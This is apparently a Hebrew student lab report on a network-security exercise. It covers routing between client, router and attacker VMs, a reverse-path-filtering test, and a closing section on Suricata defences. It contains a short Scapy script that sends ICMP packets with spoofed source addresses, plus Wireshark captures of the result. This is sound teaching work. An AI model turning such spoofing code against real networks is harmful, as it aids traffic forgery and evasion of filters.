



Editing Wired connection 3
Connection name:
Wired connection 3
General
Ethernet
802.1x Security
DCB
IPv4 Settings
IPv6 Settings
Method:
Manual
Addresses
Address
Netmask
Gateway
192.168.60.10
24
192.168.60.1
Add
Delete
DNS servers:
8.8.8.8
Search domains:
DHCP client ID:
Require IPv4 addressing for this connection to complete
Routes...
Cancel
Save

**Client**




**Attacker**




על מנת לראות שהחיבור הצליח כמו שצריך ננסה לשלוח **ping** מה **attacker** ל **router**.
(ה **server** מתפקד בתור ה **router** במקרה שלנו).
הצלחה של פינג מה **attacker** ל **router**:

```
[04/30/2024 20:31] Attacker >>> ping 10.0.2.20
PING 10.0.2.20 (10.0.2.20) 56(84) bytes of data.
64 bytes from 10.0.2.20: icmp_seq=1 ttl=64 time=1.06 ms
64 bytes from 10.0.2.20: icmp_seq=2 ttl=64 time=1.25 ms
64 bytes from 10.0.2.20: icmp_seq=3 ttl=64 time=0.864 ms
64 bytes from 10.0.2.20: icmp_seq=4 ttl=64 time=0.819 ms
```

נבדוק את אותו הדבר גם בין ה **client** ל (**server(router**.
הצלחה של פינג מה **client** ל **router**

```
[04/30/2024 20:29] Client >>> ping 192.168.60.20
PING 192.168.60.20 (192.168.60.20) 56(84) bytes of data.
64 bytes from 192.168.60.20: icmp_seq=1 ttl=64 time=1.20 ms
64 bytes from 192.168.60.20: icmp_seq=2 ttl=64 time=1.14 ms
64 bytes from 192.168.60.20: icmp_seq=3 ttl=64 time=0.988 ms
64 bytes from 192.168.60.20: icmp_seq=4 ttl=64 time=1.13 ms
```

נראה גם כי אין גישה בין ה **client** ל **attacker** על מנת לוודא שהחיבורים התבצעו כמו שנדרשו מאיתנו.

כישלון של פינג מה **client** ל **attacker**:

```
[04/30/2024 20:31] Client >>> ping 10.0.2.20
PING 10.0.2.20 (10.0.2.20) 56(84) bytes of data.
From 192.168.60.10 icmp_seq=1 Destination Host Unreachable
From 192.168.60.10 icmp_seq=2 Destination Host Unreachable
From 192.168.60.10 icmp_seq=3 Destination Host Unreachable
From 192.168.60.10 icmp_seq=4 Destination Host Unreachable
```

כישלון של פינג מה **attacker** ל **client**

| No. | Time | Source | Destination | Protoco | Length | Info |
|---|---|---|---|---|---|---|
| 1 | 2024-04… | 10.0.2.100 | 192.168.60.20 | ICMP | 98 | Echo (ping) request id=0x0926, seq=171/43… |
| 2 | 2024-04… | 10.0.2.100 | 192.168.60.10 | ICMP | 98 | Echo (ping) request id=0x0940, seq=23/588… |
| 3 | 2024-04… | 10.0.2.100 | 192.168.60.20 | ICMP | 98 | Echo (ping) request id=0x0926, seq=172/44… |
| 4 | 2024-04… | 10.0.2.100 | 192.168.60.10 | ICMP | 98 | Echo (ping) request id=0x0940, seq=24/614… |
| 5 | 2024-04… | 10.0.2.100 | 192.168.60.20 | ICMP | 98 | Echo (ping) request id=0x0926, seq=173/44… |
| 6 | 2024-04… | 10.0.2.100 | 192.168.60.10 | ICMP | 98 | Echo (ping) request id=0x0940, seq=25/640… |
| 7 | 2024-04… | 10.0.2.100 | 192.168.60.20 | ICMP | 98 | Echo (ping) request id=0x0926, seq=174/44… |
| 8 | 2024-04… | 10.0.2.100 | 192.168.60.10 | ICMP | 98 | Echo (ping) request id=0x0940, seq=26/665… |
| 9 | 2024-04… | 10.0.2.100 | 192.168.60.20 | ICMP | 98 | Echo (ping) request id=0x0926, seq=175/44… |
| 10 | 2024-04… | 10.0.2.100 | 192.168.60.10 | ICMP | 98 | Echo (ping) request id=0x0940, seq=27/691… |
| 11 | 2024-04… | 10.0.2.100 | 192.168.60.20 | ICMP | 98 | Echo (ping) request id=0x0926, seq=176/45… |

הצלחנו במשימה.

**Task 3.b: Routing Setup**

נוסיף את ה server כ router של ה client במרחב הרשת 8enp0s בטווח הכתובות 10.0.2.0/24 , כלומר כל ה packets שיגיעו לכתובות הIP הללו יעברו דרך ה server

```
[04/30/2024 20:41] Client >>> sudo ip route add 10.0.2.0/24 dev enp0s8 via 192.1
68.60.20
```

```
[04/30/2024 20:44] Client >>> sudo ip route
default via 192.168.60.1 dev enp0s8  proto static  metric 100
10.0.2.0/24 via 192.168.60.20 dev enp0s8
169.254.0.0/16 dev enp0s8  scope link  metric 1000
192.168.60.0/24 dev enp0s8  proto kernel  scope link  src 192.168.60.10  metric
100
```

אפשר לראות כי הצלחנו להגדיר זאת

נעשה את אותו הדבר עבור ה **attacker**

```
[04/30/2024 20:46] Attacker >>> sudo ip route add 192.168.60.0/24 dev enp0s3 vi
a 10.0.2.20
```

```
[04/30/2024 20:47] Attacker >>> ip route
default via 10.0.2.1 dev enp0s3  proto static  metric 100
169.254.0.0/16 dev enp0s3  scope link  metric 1000
192.168.60.0/24 via 10.0.2.20 dev enp0s3
```

אפשר לראות כי הצלחנו להגדיר זאת

```
[04/30/2024 19:32] Server >>> sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

נפעיל **IP foreard** על מנת שנאפשר את העברת ה **packets** בין הרשתות ע"י ה **server**

עכשיו נבדוק שאכן עבד על ידי שליחת פינג מה **client** ל **attacker**:

```
[04/30/2024 20:45] Client >>> ping 10.0.2.100
PING 10.0.2.100 (10.0.2.100) 56(84) bytes of data.
64 bytes from 10.0.2.100: icmp_seq=1 ttl=63 time=1.43 ms
64 bytes from 10.0.2.100: icmp_seq=2 ttl=63 time=1.70 ms
64 bytes from 10.0.2.100: icmp_seq=3 ttl=63 time=1.90 ms
```

נבדוק שאכן הצלחנו על ידי בדיקת **traceroute**:

```
[04/30/2024 20:48] Client >>> traceroute 10.0.2.100
traceroute to 10.0.2.100 (10.0.2.100), 30 hops max, 60 byte packets
 1  192.168.60.20 (192.168.60.20)  0.673 ms  0.610 ms  0.573 ms
 2  10.0.2.100 (10.0.2.100)  2.070 ms  2.049 ms  2.013 ms
```

נעשה את אותו הדבר מהצד של ה **attacker**:

```
[04/30/2024 20:47] Attacker >>> ping 192.168.60.10
PING 192.168.60.10 (192.168.60.10) 56(84) bytes of data.
64 bytes from 192.168.60.10: icmp_seq=1 ttl=63 time=1.40 ms
64 bytes from 192.168.60.10: icmp_seq=2 ttl=63 time=2.10 ms
64 bytes from 192.168.60.10: icmp_seq=3 ttl=63 time=2.08 ms
64 bytes from 192.168.60.10: icmp_seq=4 ttl=63 time=1.83 ms
```

**traceroute:**

```
[04/30/2024 20:53] Attacker >>> traceroute 192.168.60.10
traceroute to 192.168.60.10 (192.168.60.10), 30 hops max, 60 byte packets
 1  10.0.2.20 (10.0.2.20)  0.867 ms  0.558 ms  0.282 ms
 2  192.168.60.10 (192.168.60.10)  1.127 ms  0.858 ms  1.417 ms
```

ניתן לראות שבשניהם ה **packet** עברה קודם דרך ה **router**.

## Task 3.c: Reverse Path Filtering

כתבנו קובץ פייתון ששולח 3 פקטות של **reverse path filtering**.
פקטה ראשון שה **src_ip** הוא של **IP** שקיים ברשת בטווח הכתובות 10.0.2.0/24.
פקטה שנייה של **src_ip** הוא של **IP** שקיים ברשת הפנימית בטווח הכתובות 192.168.60.0/24
פקטה שלישית של **src_ip** שלא מהרשת שלנו אלא סתם כתובות **IP**.

```
from scapy.all import *

# IP address of Machine B
router_ip = "192.168.60.20"

# Spoofed packet with source IP from network 10.0.2.0/24
packet_1 = IP(src="10.0.2.50", dst= router_ip) / ICMP()
send(packet_1, verbose=0)
print("Sent packet with source IP from network")

# Spoofed packet with source IP from internal network 192.168.60.0/24
packet_2 = IP(src="192.168.60.50", dst=router_ip) / ICMP()
send(packet_2, verbose=0)
print("sent packet with source IP from internal network")

# Spoofed packet with source IP from the Internet (e.g., 1.2.3.4)
packet_3 = IP(src="1.2.3.4", dst=router_ip) / ICMP()
send(packet_3, verbose=0)
print("sent packet with source IP from the Internet")
```

תמונת **wireshark** מהראוטר

arp or icmp

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 2 | 2024-04-30 21… | PcsCompu_5f:1a:9e | | ARP | 62 | Who has 10.0.2.20? Tell 10.0.2.100 |
| 3 | 2024-04-30 21… | PcsCompu_76:b8:b7 | | ARP | 44 | 10.0.2.20 is at 08:00:27:76:b8:b7 |
| 4 | 2024-04-30 21… | 10.0.2.50 | 192.168.60.20 | ICMP | 62 | Echo (ping) request id=0x0000, seq=0/0 |
| 5 | 2024-04-30 21… | PcsCompu_76:b8:b7 | | ARP | 44 | Who has 10.0.2.50? Tell 192.168.60.20 |
| 6 | 2024-04-30 21… | 192.168.60.50 | 192.168.60.20 | ICMP | 62 | Echo (ping) request id=0x0000, seq=0/0 |
| 7 | 2024-04-30 21… | 1.2.3.4 | 192.168.60.20 | ICMP | 62 | Echo (ping) request id=0x0000, seq=0/0 |
| 8 | 2024-04-30 21… | 192.168.60.20 | 1.2.3.4 | ICMP | 44 | Echo (ping) reply id=0x0000, seq=0/0 |
| 9 | 2024-04-30 21… | PcsCompu_76:b8:b7 | | ARP | 44 | Who has 10.0.2.50? Tell 192.168.60.20 |
| 10 | 2024-04-30 21… | PcsCompu_76:b8:b7 | | ARP | 44 | Who has 10.0.2.50? Tell 192.168.60.20 |
| 11 | 2024-04-30 21… | 192.168.60.20 | 192.168.60.20 | ICMP | 72 | Destination unreachable (Host unreachab |

תמונת **wireshark** מה **client** (לא נצפה כלום בתעבורה ברשת הזו)

Capturing from enp0s8

Apply a display filter … <Ctrl-/> Expression… +

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|

סיכום:

הצלחנו לעמוד במשימה זו וניתן להוכיח זאת בעזרת כח שכאשר נסתכל ב תעבורת wireshark אצל ה client לא ניראה שום packet כלומר ה server לא העביר אותן מכיוון שהן מזוייפות כמו שהתבקשנו ע"י הוראות המשימה.

בנוסף במשימה הראשונה ניתן לראות כי שוב הצלחנו בעזרת כך שאכן הצלחנו להעביר PING מה attackrt ל ה client שברשתות שונות דרך ה server שהגדרנו כ router החלק המאתגר במטלה זו היה ליישם את מבנה הרשתות ולהצליח לגרום ל server לתקשר עם ה client וה attacker. התגברנו על בעיה זו בעזרת חבנו לכיתה שעזרו לנו להגדיר את הרשת כמו שצריך, וזה גם החלק שבו למדנו והבנו איך להגדיר.

התוצאות שקיבלנו בחלק הראשון תאמנו למה שציפינו מכיוון שאם אפשר לשלוח PING ל FACEBOOK המרוחק כמו שעשינו במטלה אחרת כמובן שנוכל להגדיר שליחת PING בין המחשבים ברשתות שלנו.

סיכום מעבדה:

המעבדה סיפקה לנו ידע וכלים להבנת התקפות פוטנציאליות ואיך להגן מפניהן.
התרגילים השונים איפשרו לנו לנסות ולתרגל פעולות שונות, כגון פיצול חבילות IP, התקפת הפניה באמצעות ICMP, וניתוב עם סינון פתיחת נתיב בכיוון ההפוך ( Reverse Path Filtering).

במהלך המעבדה, השתמשנו בכלים כמו Scapy ו-Wireshark כדי לתקשר ולפענח חבילות, לבנות חבילות מזויופות, לנתח את תעבורת הרשת ולהבין את ההתקפות והפעולות ברשת בזמן אמת.

תובנות עיקריות מהמעבדה כוללות:

חשיבות ההגנה על פרוטוקולי הרשת: המעבדה מציגה את חשיבות ההכרת של פרוטוקולי ה-IP וה-ICMP, ואת הסיכונים הקשורים להתקפות עליהם.
יכולת לזהות ולהתמודד עם חבילות מזויפות, התרגילים התמקדו בפיצול חבילות IP מה שעזר לנו להבין כיצד התקפות כאלו ניתנות לביצוע ואיך ניתן להתמודד איתן.
הבנת פרוטוקולי ניתוב וסינון: במעבדה נלמד על יכולת הראות של סינון הנתיב ההפוך, המסייע במניעת הולך וחזור של חבילות מזויופות.
תוך כדי הכנת המעבדה, למדנו על התקפות כמו : ICMP Redirect Attacks, Fragments with Overlapping Contents ולמדנו איך לנצל את הכוח של ה reassemble כדי לבצע את התקיפות שלקחנו בהן חלק.

כלי חדשני: **Suricata**

Suricata הוא מערכת לזיהוי מניעת חדירות (IDS/IPS) מתקדמת ופתוחה שמיועדת לניטור, ניתוח והגנה על רשתות. Suricata מפותחת על ידי הארגון Open Information Security Foundation (OISF) והיא נחשבת לכלי חדשני ומתקדם בזיהוי מניעת התקפות.

מניעת IP Fragmentation Attack עם Suricata
התקפות פיצול חבילות (IP Fragmentation) כוללות שליחת חבילות IP מפוצלות עם תוכן חופף או מזויף, שמטרתן לעקוף מנגנוני אבטחה ולהגיע ליעדן בצורה לא תקינה. Suricata יכולה למנוע התקפות אלו באמצעות זיהוי והפעלה של חוקים המתאימים לפיענוח חבילות מפוצלות.

איך Suricata מונעת התקפות IP Fragmentation:
פיענוח חבילות מפוצלות: Suricata כוללת מנגנון מתקדם לפיענוח חבילות מפוצלות, מה שמאפשר לה לבחון את כל התוכן המקורי של החבילות לאחר שהורכבו מחדש. אם יש חבילות עם תוכן חופף או בלתי תקין, Suricata תזהה זאת ותתריע.

חוקים להתמודדות עם פיצול חבילות: ניתן להגדיר חוקים ב-Suricata לזהות ולחסום חבילות חשודות שמפוצלות בצורה לא תקינה או כאלו שמכילות תוכן חופף. לדוגמה, חוק שיזהה חבילות IP בעלות מזהים (IDs) דומים עם תוכן חופף או חבילות שהרכבתן יוצרת חריגה כלשהי.

ניטור בזמן אמת: Suricata מאפשרת ניטור תעבורת רשת בזמן אמת, ובכך יכולה לזהות ולהגיב במהירות להופעת חבילות מפוצלות חשודות, לחסום אותן ולהתריע בפני מנהלי הרשת.

מניעת ICMP Redirect Attack עם Suricata
התקפת ICMP Redirect נועדה להפנות את תעבורת הרשת דרך נתיב לא אמין על ידי שליחת הודעות ICMP מזויפות. Suricata יכולה לזהות ולמנוע התקפות אלו באמצעות חוקים לניטור והבנת ההקשר של הודעות ה-ICMP ברשת.

איך Suricata מונעת התקפות ICMP Redirect:
זיהוי הודעות ICMP חשודות: Suricata יכולה להגדיר חוקים שיזהו הודעות ICMP Redirect חשודות. לדוגמה, אם הודעה כזו מגיעה ממקור לא צפוי או מכילה פרטים שאינם תואמים לתצורת הרשת הידועה, Suricata תתריע ותנקוט בפעולה מתאימה.

ניתוח תעבורת רשת: Suricata מנתחת את כל התעבורה ברשת ובוחנת את ההקשר של כל הודעה. הודעות ICMP Redirect שנראות חשודות עקב חריגה מהתבניות הצפויות יזוהו ויטופלו.

חסימת הודעות ICMP מזויפות: אם Suricata מזהה הודעות ICMP Redirect מזויפות, היא יכולה לחסום אותן באופן אוטומטי, למנוע את הפצתן ולדווח על כך למנהלי הרשת.

סיכום

Suricata הוא כלי מתקדם וחדשני שמספק הגנה יעילה נגד התקפות IP Fragmentation ו-ICMP Redirect. באמצעות מנגנוני פיענוח חבילות מפוצלות, חוקים לניטור הודעות ICMP, ויכולת ניתוח תעבורה בזמן אמת, Suricata משפרת משמעותית את האבטחה ברשת ומגנה עליה מפני מגוון רחב של איומים.